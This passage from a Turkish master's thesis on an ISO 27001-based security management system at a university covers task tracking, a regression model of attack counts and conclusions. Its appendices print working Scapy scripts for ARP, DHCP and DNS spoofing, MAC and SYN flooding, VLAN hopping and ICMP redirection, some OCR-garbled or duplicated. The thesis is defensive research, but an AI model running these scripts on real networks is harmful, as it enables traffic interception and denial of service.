
Bu kısımda da birimlerin kendi iç oranlamalarının dışında genel risk oranına olan etkileri anlık olarak Resim 8.8'de gösterilmiştir. Bu grafiksel raporlamaların yöneticiye belirli kritiklik seviyelerinden önce önlem alma ve grupların performans ya da yeterlilik durumlarının anlık olarak raporlanması faydalarını sağlamaktadır.

İş yönetimi sekmesi altında iş tanımlaması yapılarak verilen işlere başlangıç ve bitiş tarihleri konulabilir, aynı zamanda bu sekme altından daha önce tanımlanmış işlerin kişiler tarafından hangi seviye yapıldığı izlenerek aynı zamanda grup içi kişisel çalışma performansı gözlenebilir.



Resim 8.9 Yeni iş tanımlama ara yüzü.

Resim 8.9'da yer alan yeni iş tanımlama ara yüzünde işin tanımı, işin başlangıç ve bitiş tarihleri ile süreç türü girilerek varlık üzerinde tanımlanan riski önlemek amacıyla yapılacak olan işin tanımlaması yapılmıştır. Bu noktada işin yapılma süresi üzerinde dikkatlice durulup işin doğasına uygun optimal bir süre belirlenmelidir. Gelinen noktadan sonra verilen işin takibinin tam olarak yapılabilmesi ve bu süreçte hangi kademede olunduğunun takibini yapmak için Resim 8.10'da ara yüzü gösterilen iş süreci oransal takip ekranı oluşturulmuştur.



Resim 8.10 İş süreci oransal takip ekranı.

8.3 BGYS Sisteminin Devamlılığı için Oluşturulan Bilgi Güvenliği Yönetim Sistemi ve Kontrollerin Yapılması

Yazılan sistem ile artık işleyişinin gerçekleştirilmesi sırası geldi. Bilgi İşlem Daire Başkanlığı üzerinden işleyiş örneklenmiştir. Yeni yapılan bir binada switch ihtiyacı doğmuş ve depo programından kontrol edilerek uygun modelin var olduğu bulunmuştur. Daha sonra sistem üzerinden cihazın gerekli birime kaydı yapılmış, BGYS sistem yöneticisi tarafından bu cihaz aktarması tespit edilerek konuyla alakalı olan network grubu üzerinden iş açılarak gerekli güvenlik kontrolleri seçilmiş ve bunların bilgilendirme dokümanları sistem üzerinden ekibe yollanmıştır. Bu işin ve varlığın üzerine düştüğünü gören network ekibi cihazı teslim alarak belirtilen temel güvenlik ayarlarını yapmış daha sonra cihazın takılma işleminden sonra cihaza verilen IP dahil gerekli dönüşleri sistem üzerinden yöneticiye iletmiştir. Bu uygulama sırasında ilk anda işin verilişi sistemde risk olarak görülmüştür. Daha sonra cihazın alınıp gerekli ayarlamaların yapılmasıyla ekip tarafından yüzde elli oranına getirilen iş, takılma ve gerekli bilgilerin sisteme girilmesi ile artık yüzde yüz biterek risk olmaktan çıkmıştır.

9.KURUMSAL BİLGİ GÜVENLİĞİNİN ÇOKLU REGRESYON ANALİZİ İLE MODELLENMESİ

Bu çalışmanın amacı; çoklu regresyon analizi yardımıyla bağımlı değişken (Y) olarak alınan saldırı sayısı ile bağımsız değişkenler (X) olarak alınan Karamanoğlu Mehmetbey Üniversitesinde bulunan internete bağlanan cihaz sayısı, bina sayısı, rutin kontrol sayısı ve güvenlik harcaması arasındaki bağıntıyı belirlemek ve sonrasında istatistiksel sonuçları inceleyerek model hakkında yorum yaparak, Karamanoğlu Mehmetbey Üniversitesinin kuruluşundan (2009-2015) günümüze kadar bilişim altyapısına etki eden faktörleri incelemektir. Çizelge 9.1'de model özeti gösterilmiştir.

9.1 Model Uygulaması ve Sonuçlar

Model aşağıdaki gibi oluşturulmuştur.

$$Y = \beta_0 + \beta_1 X_1 + \beta_2 X_2 + \beta_3 X_3 + \beta_4 X_4$$

Çizelge 9.1 Model özeti**.**

Model Özeti					
Model	**R**	R^2	R^2 **Değişimi**	**F Değişimi**	**p**
1	,687[a]	0,472	0,472	33,498	0,00
2	,933[b]	0,871	0,399	229,402	0,00
3	,951[c]	0,905	0,034	26,295	0,00

p=0,05

Model özeti tablosunda birinci modelde bağımsız değişkenler olan internete bağlanan cihaz sayısı ve bina sayısı modele alındığında bu değişkenlerin bağımlı değişken olan saldırı sayısını % 47,2 oranında açıkladığı, ikinci modelde rutin kontrol sayısı modele katıldığında bu oranın % 87,1'e çıktığı ve son olarak güvenlik harcaması bağımsız değişkeninin modele alınmasıyla tüm modelin bağımlı değişken olan saldırı sayısı varyansını % 90,5 oranında açıkladığı, diğer bir deyişle oluşturulan modelin saldırı

sayısını % 90,5 oranında tanımladığı görülmüştür. Burada en çok yapılan rutin kontrol sayısının saldırı sayısını % 39,9 gibi büyük bir oranda açıkladığı görülmüştür. Çizelge 9.2'de katsayılar tablosu verilmiştir.

Çizelge 9.2 Katsayılar tablosu.

	Model	B	Standart Hata	T Değeri	p
1	Constant	11224,32	673,737	16,66	0,00
	İnternete Bağlanan Cihaz Sayısı	7,535	0,402	18,729	0,00
	Bina Sayısı	755,464	279,96	2,698	0,01
	Rutin Kontrol Sayısı	-1778,949	99,437	-17,89	0,00
	Güvenlik Harcaması	-142,483	0,028	-5,128	0,00

p=0,05

Katsayılar tablosu ise, regresyon denklemi için kullanılan regresyon katsayılarını vermektedir. Tablo da yer alan verilerden saldırı sayısının alabileceği değer aşağıdaki şekilde formüle edilebilir.


Saldırı Sayısı = 11224,32 + 7,535İnternete Bağlanan Cihaz Sayısı + 755,464Bina Sayısı - 1778,949Rutinkontrolsayısı – 142,483 Güvenlik Harcaması

Burada internete bağlanan cihaz sayısı, bina sayısı, rutin kontrol sayısı ve güvenlik harcaması olan bağımsız değişkenlerin p = 0,00 < 0,05 olduğundan tek başlarına bağımlı değişkeni açıklamada anlamlı oldukları görülmektedir.

Tablodan internete bağlanan cihaz sayısı ve bina sayısı ile saldırı sayısı arasında doğru bir orantı olduğu yani internete bağlanan cihaz sayısı ve bina sayısı sayısı arttıkça saldırı sayısında artış olduğu görülürken, rutin kontrol sayısı ile güvenlik harcaması arasında negatif bir bağlantı olduğu yani, rutin kontrol sayısı ile güvenlik harcamasının artması durumunda saldırı sayısında büyük oranda azalış olacağı görülmektedir.

$$Y = 11224,32 + 7,535X_1 + 755,464X_2 - 1778,949X_3 - 142,483X_4$$

Ayrıca bilişim güvenliği konusunda yapılan harcamalar sonucu saldırı sayısının azaldığını gösteren grafik Şekil 9.1'de verilmiştir.



Şekil 9.1 Harcama - zaman grafiği.

10.TARTIŞMA VE SONUÇ

Bu tez çalışmasının ilk bölümünde kurumsal ve uluslararası kabul görmek açısından önemli bir referans olacağı düşünülerek ISO/IEC 27001 sertifikası detaylı olarak incelenmiştir. Bu kısımda temel bir güvenlik düzeni kurulurken detaylara inilerek ilk önce envanter çalışmaları tamamlanmıştır. Böylece elimizdeki varlıkların güvenlik açısından değerlendirmeleri yapılmış ve daha sonra gelecek olan varlıkların da bu sistem içerisinde değerlendirilmesiyle sistemin devamlılığı sağlanmıştır.

ISO/IEC 27001 sertifikasının giderek kamu kesiminde önem kazandığı son devlet uygulamaları ile görülmüştür. Bu sertifikanın üç temel aşamasından biri olan varlık envanteri kısmı bitirilerek bilgi güvenlik sistemi yönetimi oluşturulmasına geçilmiştir. Bu kısımda kurumsal internet kullanım yönergesi oluşturularak BGYS'ye kurumsal geçerlilik sağlanmıştır. Müdahale ekibi kurum içerisinden konusunda uzman yetkililerden seçilerek görev tanımlamaları yapılmıştır.

Sertifika sayesinde kurulan düzenin sayısal takibinin sağlanması ve ayrıca alarm benzeri uyarıların var olabilmesi için temel formül olarak alınan “risk = varlık değeri x tehdidin gerçekleşme olasılığı x tehdidin oluşturduğu etki” formülünde varlık envanteri ile varlık değeri bölümü tamamlanmıştır. Sıradaki tehdidin gerçekleşme olasılığında mevcut yapıda bulunan IPS cihazı üzerinden alınan saldırı tespitlerinin sayıları alınmıştır. Buradaki yaklaşım reaktif olarak nitelendirilmelidir. Reaktif bir yaklaşımın gerçek hayatta önlem almak adına önemli olduğu bilinmesi rağmen konu bilgi güvenliği gibi hata kaldırmayacak bir konu olduğu için hata payını en aza indirme adına proaktif yaklaşımlar araştırılmıştır.

Güvenlik testleri konusunda çeşitli kurumlarda yapılan araştırmalarda bu yapıyı oluşturan kurumların dışarıdan hizmet alımı ile bu açığı kapattıkları gözlenmiştir. Bilgi güvenliğinin kalbi olarak nitelendirilen bu uygulamaların başka kurumlar aracılığı ile yapılıp ayrıca yüksek maliyetler oluşturması aslında yapılan uygulamanın kağıt üzerinde kalacağı, kullanıcı kontrolünün sınırlı olacağı izlenimi vermiştir. Bu nedenden dolayı sızma testleri hakkında araştırma yapılmış, çok geniş ve detaylı bir konu olduğu

görülerek tez kapsamında network sızma testleri ve saldırıları üzerinde durulmuştur. İlk olarak saldırılar güvenlik platformları üzerindeki hazır araçlar ile yapılmış olup uygulama sonucunda alınan değerler sisteme girilerek bunların da risk hesaplamasında etkili olması sağlanmıştır.

Her aşamada daha profesyonel yaklaşım göstermek ve ayrıca istenilen testlerde istenilen değişikliklerin yapılabilmesi amacıyla aynı test ve saldırılar kodlar üzerinden incelenmiştir. Hazır yazılımlar yerine kodlamanın sisteme özel yapılması sayesinde otomatik, nokta atışı ve hatta geliştirebilir bir test mekanizması hazırlandığı görülmüştür. Önemli bir nokta olan bu kısımda aslında hazır güvenlik araçları ile kurum içerisinde oluşturulmuş olan güvenlik yapısının işleyiş ve önemi kavranmış, ancak yeterli ölçüde olmadığı görülmüştür.

Oluşturulan yapının sadece belli bir zamanda bu işi önemseyerek kurulan bir sistem ve alınan bir sertifikadan ibaret olmadığı, sistemin günlük çalışma hayatının bir parçası olması gerektiği, yapılacak en küçük hata veya umursamazlıkta kötü sonuçlarla karşılaşılabileceği görülmüştür. Yazılan BGYS yazılımında oluşturulan önlemler dizisinin belli bir zamanda yapılacak olanları ile zaman aralıklarıyla yapılacak olanlar belirlenmiş, sistem üzerinde sorumlu personele otomatik görev olarak atanmaları sağlanmıştır.

Burada sistem yöneticisinin hata yapmasının önüne geçilmeye çalışılmıştır. Görevi alan personelin gerekli işlemleri yapma yüzdeleri sistem üzerinden kontrol edilebilir hale getirilmiştir. Sistem içerisinden görevlilere gerekli rapor ve kontrol listelerinin yollanabileceği dosya ekleme özelliği eklenmiştir.

IPS ve tarama sonucu bulunan zararlıların ve saldırıları gerçek etki değeri hesabının mantık ve dünya üzerinde güvenlik sistemleri üreticileri üzerinde kabul görmüş bir yöntem olan NVD sisteminden etki değerleri sorgulanarak gerçekten mantıklı bir değere ulaşılmıştır.

Güvenlik unsurunun en zayıf halkası olan insan faktörü üzerinde durularak temel

düzeyde bilgilendirme toplantıları yapılarak bilgi güvenliği konusunda farkındalık sağlanmıştır. Kişilerden gelen güvenlik uygulamaları konusundaki tepki ve şüphelerin biraz olsun önüne geçilmiştir.

Son olarak oluşturulmaya çalışılan dinamik yapıda belirli bir bölgenin güvenliği sağlandı, tüm olarak her nokta güvenlikten söz edebilmek için ya en kenar noktalar üçüncü seviye switchlere geçilmesi ya da bu bölgelerde kısmı güvenlik denetleyicisi sistem oluşturulması gerekliliği gözlenmiştir. Ayrıca sisteme tam olarak dinamik diyebilmek için parametreleri otomatik olarak alması gerektiği anlaşılmıştır. Yani saldırı önleyici cihazlardan gelen verilerin otomatik olarak risk hesaplamasına dahil olması gerektiği gözlenmiştir.

Genel değerlendirmede çalışmaya başlamadan önceki sistemde güvenlik önlemlerinin alındığı ancak sistem kullanıcıları tarafında konuya gerekli önemin verilmediği tespit edilmiştir. Son kullanıcılarının da kendi başlarına gelebilecek güvenlik problemlerinden haberdar olmadıkları ve her türlü önlemde sistem yöneticilerini sorumlu tuttukları görülmüştür. Daha önceden de belirtildiği gibi bilgi güvenliği yönetim sisteminin bütün unsurlarıyla bir bütün olduğu bu unsurdaki bir parçadan meydana gelen bir hatanın bütün sistemi etkileyeceği tespit edilmiştir. Ayrıca kurumsal bilgi güvenliği modellemesi yapılarak istenilen unsurlar üzerinde tahmin yapılmıştır.

Kurulan sistem bilgi güvenliğine dinamik bir yapı kazandırmış, kontrol edilebilirliği artırmış ve süreklilik konusunda da faydalı olmuştur. Ayrıca bilgi güvenliği modellemesi sayesinde yıllık harcamalar üzerine tahmin yapılmıştır. Gelinen son noktada böyle sistemlerde en zayıf halkanın insan olduğu ve insan faktörü yönetimde ne kadar azaltılırsa sistemin o kadar başarılığı olacağı tespit edilmiştir. Sistemin bundan sonraki geliştirilmesi safhasında sisteme bilgi girişinin daha otomatik hale getirilmesi ve bilgi unsurları değerlendirilirken yapay öğrenme ile daha az hata yapılabileceği anlaşılmıştır.

11. KAYNAKLAR

Anonim, (2006). TS ISO/IEC 27001 Bilgi Teknolojisi- Güvenlik Teknikleri - Bilgi Güvenliği Yönetim Sistemleri-Gereksinimler. Türk Standartları Enstitüsü, Ankara.

Anonim, (2010). Ethical Hacking and Countermeasures Attack Phases. EC - Council, USA.

Anonim, (2010). Ethical Hacking and Countermeasures Secure Network and Infrastructures. EC-Council, USA.

Anonim, (2010). Ethical Hacking and Countermeasures Threats and Defense Mechanisms . EC-Council, USA.

Anonim, (2011). ISO/IEC 27005 Information Tecnology - Security Techniques-Information Security Risk Management. ISO , Switzerland.

Anonim, (2011). Penetration Testing Procedures and Methodologies. EC-Council, USA.

Anonim, (2012). TS ISO/IEC 27000 Bilgi Teknolojisi- Güvenlik Teknikleri-Bilgi Güvenliği Yönetim Sistemleri-Genel Bakış ve Sözlük. Türk Standartları Enstitüsü, Ankara.

Anonim, (2014). Güvenli Yazılım Geliştirme Temel Kuralları Dokümanı. Tübitak Bilgem Siber Güvenlik Enstitüsü, Ankara.

Ballman, B. (2015). Undertanding Networks Hacks. Springer, Switzerland.

Borek, A., Parlikad A., Webb J. and Woodal, P. (2014). Total Informatıon Risk Management Maximizing the Value of Data and Information Assets. Elsevier, USA.

Bowling, J. (2015). How To Perform An Internal Security Review. *Linux Journal*, **249:** 64-77.

Bozkurt, Ö. (2014). Backtrack ve Penetrasyon Testleri. Kodlab Yayınları, İstanbul.

Burlu, K. (2010). Bilişimin Karanlık Yüzü. Nirvana Yayınları, Ankara.

Catrantzos, N. (2012). Managing the insider threat. CRC press, Newyork.

Çontar, F. (2013). Ağ ve Yazılım Güvenliği. Kodlab Yayınları, İstanbul.

Demirez, K. (2011). Linux Backtrack 5. Nirvana Yayınları, Ankara.

Dirican, C.O. (2007). Teori ve Uygulamaları İle TCP/IP ve Ağ Güvenliği. Açık Akademi Yayınları, İstanbul.

Eddy, M. (2015). Inside The Dark Web. *PC Magazine*, **2:**102-114.

Elbahadır, H. (2010). Hacking İnterface. Kodlab Yayınları, İstanbul.

Ersoy, E.V. (2012). ISO/IEC 27001 Bilgi Güvenliği Standardı. ODTÜ Yayıncılık, Ankara.

Güngör, M. (2015). Ulusal Bilgi Güvenliği: Strateji ve Kurumsal Yapılanma. Uzmanlık Tezi, T.C. Kalkınma Bakanlığı, Bilgi Toplumu Dairesi Başkanlığı, Ankara.

Kızıldağ, D. (2011). Yönetsel açıdan Risk Yönetimine Bir Bakış: ISO 31000 Risk Yönetimi. Seçin Yayınları, Ankara.

Kim, P. (2014). The Hacker Playbook: Practical Guide to Penetration Testing. Secure Planet LLC, USA.

Mitnick, K.D. (2005). Aldatma Sanatı. ODTÜ Yayıncılık, Ankara.

Özbilen, A. (2013). Linux Sistem ve Ağ Yönetimi. Pusula Yayıncılık, İstanbul.

Pritchett, W. (2014). How to Use OpenVAS (Vulnerability Assessment System). *Hackin9*, **Special Issue:** 107-117.

Sağıroğlu Ş., Canbek G. (2006). Bilgi, Bilgi Güvenliği ve Süreçleri Üzerine Bir İnceleme. *Politeknik Dergisi,* **9(3):**165-174.

Şahin, T. (2012). Hacker'ın Aklı Türkiye'nin İlk Bilgisayar Korsanının Anıları. Doğan Egmont Yayıncılık, İstanbul.

Şen Ş., Yerlikaya T. (2013). ISO 27001 Kurumsal Bilgi Güvenliği Standardı. Akademik Bilişim 2013, Akdeniz Üniversitesi, Antalya, 23 - 25 Ocak 2013.

Tübitak Ulakbim, 2011. ULAKBİM IPV6 Geçiş Eğitim Notları. Ankara.

Tzu, S. (2010). Savaş Sanatı. Tutku Yayınevi. Ankara.

Usta, G. (2015). Bilgisayar Ağlarında Saldırı ve Savunma. Seçkin Yayınları, Ankara.

Uysal, M. (2014). Linux. Nirvana Yayınları, Ankara.

Wheeler, E. (2011). Security Risk Management Building an Information Securtiy Security Risk Management Program from the Ground. Syngress, Amsterdam.

Yıldırımoğlu, M. (2009). Her Yönüyle İnternetin Alt Yapısı TCP/IP. Pusula, İstanbul.

11.1 İnternet Kaynakları

1. http://hakin9.org/no_accessym_user_is_not-package1-buy-a-subscrIPtion-and-get-access-to-all-issues-on-our-website-accordion-item-titlecreate-free-account-ym_register-id1-hide_custom_fields5, Erişim Tarihi: 29.05.2015

2. https://web.nvd.nist.gov/view/vuln/search, Erişim Tarihi: 29.05.2015

ÖZGEÇMİŞ

Adı Soyadı : Kerem GENCER

Doğum Yeri ve Tarihi : Herford - Almanya 1982

Yabancı Dili : İngilizce - Almanca

İletişim (Telefon/e-posta) : 05553002208 / keremgen@kmu.edu.tr

Eğitim Durumu (Kurum ve Yıl)

Lise : Nazilli Atatürk Lisesi - 1999

Lisans : Selçuk Üniversitesi Bilgisayar Mühendisliği - 2006

Yüksek Lisans : Afyon Kocatepe Üniversitesi Fen Bilimleri Enstitüsü, İnternet ve Bilişim Teknolojileri Yönetimi Anabilim Dalı

Çalıştığı Kurum/Kurumlar ve Yıl : BASI GMBH. Almanya 2007-2008

Karamanoğlu Mehmetbey Üniversitesi : 2009 (Devam Ediyor)

EKLER

Ek 1. ARP Saldırı Atağı Kali Linux Programı Kodları

```
#!/usr/bin/python
2
3 import sys
4 import time
5 from scapy.all import sendp, ARP, Ether
6
7 if len(sys.argv) < 3:
8 print sys.argv[0] + ": <target> <spoof_ip>"
9 sys.exit(1)
10
11 iface = "eth0"
12 target_ip = sys.argv[1]
13 fake_ip = sys.argv[2]
14
15 ethernet = Ether()
16 arp = ARP(pdst=target_ip,
17 psrc=fake_ip,
18 op="is-at")
19 packet = ethernet / arp
20
21 while True:
22 sendp(packet, iface=iface)

23 time.sleep(10)
```

Ek 2. MAC Flooding Saldırı Atağı Kali Linux Programı Kodları

```
#!/usr/bin/python
2
3 import sys
4 from scapy.all import *
5
6 packet = Ether(src=RandMAC("*:*:*:*:*:*"),
7 dst=RandMAC("*:*:*:*:*:*")) / \
8 IP(src=RandIP("*.*.*.*"),
9 dst=RandIP("*.*.*.*")) / \
10 ICMP()
11
12 if len(sys.argv) < 2:
13 dev = "eth0"
14 else:
15 dev = sys.argv[1]
16
17 print "Flooding net with random packets on dev " + dev
18

19 sendp(packet, iface=dev, loop=1)
```

Ek 3. VLAN Hopping Atağı Kali Linux Programı Kodları

```
1 #!/usr/bin/python
2
3 from scapy.all import *
4
5 packet = Ether(dst="c0:d3:de:ad:be:ef") / \
6 Dot1Q(vlan=1) / \
7 Dot1Q(vlan=2) / \
8 IP(dst="192.168.13.3") / \
9 ICMP()
10
11 sendp(packet)
```

Ek 4. DHCP Protokolü Atağı Kali Linux Programı Kodları

```
#!/usr/bin/python
2
3 import sys
4 import getopt
5 import random
6 import scapy.all as scapy
7
8 dev = "eth0"
9 gateway = None
10 nameserver = None
11 dhcpserver = None
12 client_net = "192.168.1."
13 filter = "udp port 67"
14
15 def handle_packet(packet):
16 eth = packet.getlayer(scapy.Ether)
17 ip = packet.getlayer(scapy.IP)
18 udp = packet.getlayer(scapy.UDP)
19 bootp = packet.getlayer(scapy.BOOTP)
20 dhcp = packet.getlayer(scapy.DHCP)
21 dhcp_message_type = None
22
23 if not dhcp:
24 return False
25
26 for opt in dhcp.options:
27 if opt[0] == "message-type":
28 dhcp_message_type = opt[1]
29
30 # dhcp request
31 if dhcp_message_type == 3:
32 client_ip = client_net + str(random.randint(2,254))
33
34 dhcp_ack = scapy.Ether(src=eth.dst, dst=eth.src) / \
35 scapy.IP(src=dhcpserver, dst=client_ip) / \
36 scapy.UDP(sport=udp.dport,
37 dport=udp.sport) / \
38 scapy.BOOTP(op=2,
39 chaddr=eth.dst,
40 siaddr=gateway,
41 yiaddr=client_ip,
42 xid=bootp.xid) / \
43 scapy.DHCP(options=[('message-type', 5),
44 ('requested_addr',
```

```
45 client_ip),
46 (’subnet_mask’,
47 ’255.255.255.0’),
48 (’router’, gateway),
49 (’name_server’,
50 nameserver),
51 (’end’)])
52
53 print "Send spoofed DHCP ACK to %s" % ip.src
54 scapy.sendp(dhcp_ack, iface=dev)
55
56
57 def usage():
58 print sys.argv[0] + """
59 -d <dns_ip>
60 -g <gateway_ip>
61 -i <dev>
62 -s <dhcp_ip>"""
63 sys.exit(1)
64
65
66 try:
67 cmd_opts = "d:g:i:s:"
68 opts, args = getopt.getopt(sys.argv[1:], cmd_opts)
69 except getopt.GetoptError:
70 usage()
71
72 for opt in opts:
73 if opt[0] == "-i":
74 dev = opt[1]
75 elif opt[0] == "-g":
76 gateway = opt[1]
77 elif opt[0] == "-d":
78 nameserver = opt[1]
79 elif opt[0] == "-s":
80 dhcpserver = opt[1]
81 else:
82 usage()83
84 if not gateway:
85 gateway = scapy.get_if_addr(dev)86
87 if not nameserver:
88 nameserver = gateway89
90 if not dhcpserver:
91 dhcpserver = gateway
92
93 print "Hijacking DHCP requests on %s" % (dev) –
94 scapy.sniff(iface=dev, filter=filter, prn=handle_packet)
```

Ek 5. SYN Flooding Atağı Kali Linux Programı Kodları

```
1 #!/usr/bin/python
2
3 import sys
4 from scapy.all import srflood, IP, TCP
5
6 if len(sys.argv) < 3:
7 print sys.argv[0] + " <spoofed_source_ip> <target>"
8 sys.exit(0)
9
10 packet = IP(src=sys.argv[1], dst=sys.argv[2]) / \
11 TCP(dport=range(1,1024), flags="S")
12
13 srflood(packet, store=0)
```

Ek 6. IP Spoofing Kali Linux Programı Kodları

```
1 #!/usr/bin/python
2
3 import sys
4 from scapy.all import srflood, IP, TCP
5
6 if len(sys.argv) < 3:
7 print sys.argv[0] + " <spoofed_source_ip> <target>"
8 sys.exit(0)
9
10 packet = IP(src=sys.argv[1], dst=sys.argv[2]) / \
11 TCP(dport=range(1,1024), flags="S")
12

13 srflood(packet, store=0)
```

Ek 7. ICMP Rediction Atağı Kali Linux Programı Kodları

```
1 #!/usr/bin/python
2
3 import sys
4 import getopt
5 from scapy.all import send, IP, ICMP
6
7 # The address we send the packet to
8 target = None
9
10 # The address of the original gateway
11 old_gw = None
12
13 # The address of our desired gateway
14 new_gw = None
15
16
17 def usage():
18 print sys.argv[0] + """
19 -t <target>
20 -o <old_gw>
21 -n <new_gw>"""
22 sys.exit(1)
23
24 # Parsing parameter 25 try:
26 cmd_opts = "t:o:n:r:"
27 opts, args = getopt.getopt(sys.argv[1:], cmd_opts)
28 except getopt.GetoptError:
29 usage()
30
31 for opt in opts:
32 if opt[0] == "-t":
33 target = opt[1]
34 elif opt[0] == "-o":
35 old_gw = opt[1]
36 elif opt[0] == "-n":
37 new_gw = opt[1]
38 else:
39 usage()
40
41 # Construct and send the packet
42 packet = IP(src=old_gw, dst=target) / \
43 ICMP(type=5, code=1, gw=new_gw) / \
44 IP(src=target, dst='0.0.0.0')

45 send(packet)
```

Ek 8. DNS Spoofing Atağı Kali Linux Programı Kodları

```
1 #!/usr/bin/python
2
3 import sys
4 import getopt
5 import scapy.all as scapy
6
7 dev = "eth0"
8 filter = "udp port 53"
9 file = None
10 dns_map = {}
11 12 def handle_packet(packet):
13 ip = packet.getlayer(scapy.IP)
14 udp = packet.getlayer(scapy.UDP)
15 dhcp = packet.getlayer(scapy.DHCP)
16
17 # standard (a record) dns query
18 if dns.qr == 0 and dns.opcode == 0:
19 queried_host = dns.qd.qname[:-1]
20 resolved_ip = None
21
22 if dns_map.get(queried_host):
23 resolved_ip = dns_map.get(queried_host)
24 elif dns_map.get('*'):
25 resolved_ip = dns_map.get('*')
26
27 if resolved_ip:
28 dns_answer = scapy.DNSRR(rrname=queried_host + ".",
29 ttl=330,
30 type="A",
31 rclass="IN",
32 rdata=resolved_ip)
33
34 dns_reply = scapy.IP(src=ip.dst, dst=ip.src) / \
35 scapy.UDP(sport=udp.dport,
36 dport=udp.sport) / \
37 scapy.DNS(
38 id = dns.id,
39 qr = 1,
40 aa = 0,
41 rcode = 0,
42 qd = dns.qd,
43 an = dns_answer
44 )
45
46 print "Send %s has %s to %s" % (queried_host,
```

```
47 resolved_ip,
48 ip.src)
49 scapy.send(dns_reply, iface=dev)
50
51
52 def usage():
53 print sys.argv[0] + " -f <hosts-file> -i <dev>"
54 sys.exit(1)
55
56
57 def parse_host_file(file):
58 for line in open(file):
59 line = line.rstrip('\n')
60
61 if line:
62 (ip, host) = line.split()
63 dns_map[host] = ip
64
65 try:
66 cmd_opts = "f:i:"
67 opts, args = getopt.getopt(sys.argv[1:], cmd_opts)
68 except getopt.GetoptError:
69 usage()
70
71 for opt in opts:
72 if opt[0] == "-i":
73 dev = opt[1]
74 elif opt[0] == "-f":
75 file = opt[1]
76 else:
77 usage()
78
79 if file:
80 parse_host_file(file)
81 else:
82 usage()
83
84 print "Spoofing DNS requests on %s" % (dev)
85 scapy.sniff(iface=dev, filter=filter, prn=handle_packet)
```